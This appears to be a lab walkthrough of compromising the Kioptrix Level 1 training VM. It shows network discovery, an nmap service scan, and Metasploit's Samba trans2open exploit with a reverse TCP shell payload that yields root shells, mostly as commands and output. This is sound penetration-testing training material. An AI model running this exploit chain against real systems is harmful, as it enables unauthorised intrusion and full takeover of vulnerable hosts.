
```
 Currently scanning: 192.168.198.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
 ______________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ------------------------------------------------------------------------------
 192.168.149.2   00:50:56:e7:ab:76      2     120  VMware, Inc.
 192.168.149.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.149.130 00:0c:29:aa:fe:bb      1      60  VMware, Inc.
 192.168.149.254 00:50:56:eb:4a:2c      1      60  VMware, Inc.
```

3. Command – sudo nmap –sS –sV –p 0-1000 192.168.149.130. which will show the available and open services that can be done as attack.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -p 0-1000 192.168.149.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 12:31 IST
Nmap scan report for 192.168.149.130
Host is up (0.0020s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd (workgroup: YMYGROUP)
443/tcp open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
MAC Address: 00:0C:29:AA:FE:BB (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

4. Now command – sudo msfconsole, and get into the msf6 attack environment.




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search trans2open
```

5. msf6 > search trans2open will search for the attack libraries options. And use 1 will let us use the samba trans2open exploit version of it.




```
msf6 > search trans2open

Matching Modules
================

   #  Name                                        Disclosure Date  Rank   Check  Description
   -  ----                                        ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open            2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open              2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open            2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce  .    .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .    .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

6. show options command will let you to the available module and payload options, can be updated,




```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                      ml
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.149.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

7. Now update the RHOSTS value to – 192.168.149.130




```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.149.130
RHOSTS ⇒ 192.168.149.130
```

8. now command – show payloads to get the overview of the available payload options.



```
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                            .                normal  No     Custom Payload
   1   payload/generic/debug_trap                        .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                        .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/adduser                         .                normal  No     Linux Add User
   8   payload/linux/x86/chmod                           .                normal  No     Linux Chmod
   9   payload/linux/x86/exec                            .                normal  No     Linux Execute Command
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp       .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   11  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid  .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Su
pport (Linux x86)
   12  payload/linux/x86/meterpreter/bind_nonx_tcp       .                normal  No     Linux Mettle x86, Bind TCP Stager
   13  payload/linux/x86/meterpreter/bind_tcp            .                normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   14  payload/linux/x86/meterpreter/bind_tcp_uuid       .                normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support
 (Linux x86)
   15  payload/linux/x86/meterpreter/reverse_ipv6_tcp    .                normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   16  payload/linux/x86/meterpreter/reverse_nonx_tcp    .                normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp         .                normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter/reverse_tcp_uuid    .                normal  No     Linux Mettle x86, Reverse TCP Stager
   19  payload/linux/x86/metsvc_bind_tcp                 .                normal  No     Linux Meterpreter Service, Bind TCP
```

9. Now set the payload to 4 and run the process.



```
msf6 exploit(linux/samba/trans2open) > set payload 4
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.149.128:4444
[*] 192.168.149.130:139 - Trying return address 0xbffffdfc...
[*] 192.168.149.130:139 - Trying return address 0xbffffcfc...
[*] 192.168.149.130:139 - Trying return address 0xbffffbfc...
[*] 192.168.149.130:139 - Trying return address 0xbffffafc...
[*] 192.168.149.130:139 - Trying return address 0xbffff9fc...
[*] 192.168.149.130:139 - Trying return address 0xbffff8fc...
[*] 192.168.149.130:139 - Trying return address 0xbffff7fc...
[*] 192.168.149.130:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.149.128:4444 → 192.168.149.130:1025) at 2025-07-07 12:38:26 +0530

[*] Command shell session 2 opened (192.168.149.128:4444 → 192.168.149.130:1026) at 2025-07-07 12:38:27 +0530
[*] Command shell session 3 opened (192.168.149.128:4444 → 192.168.149.130:1027) at 2025-07-07 12:38:28 +0530
[*] Command shell session 4 opened (192.168.149.128:4444 → 192.168.149.130:1028) at 2025-07-07 12:38:29 +0530
whoami
root
hostname
kioptrix.level1
```

At the end, check for the root by typing whoami and it will result in root.

And for checking the name of host, type hostname and result – kioptrix.level1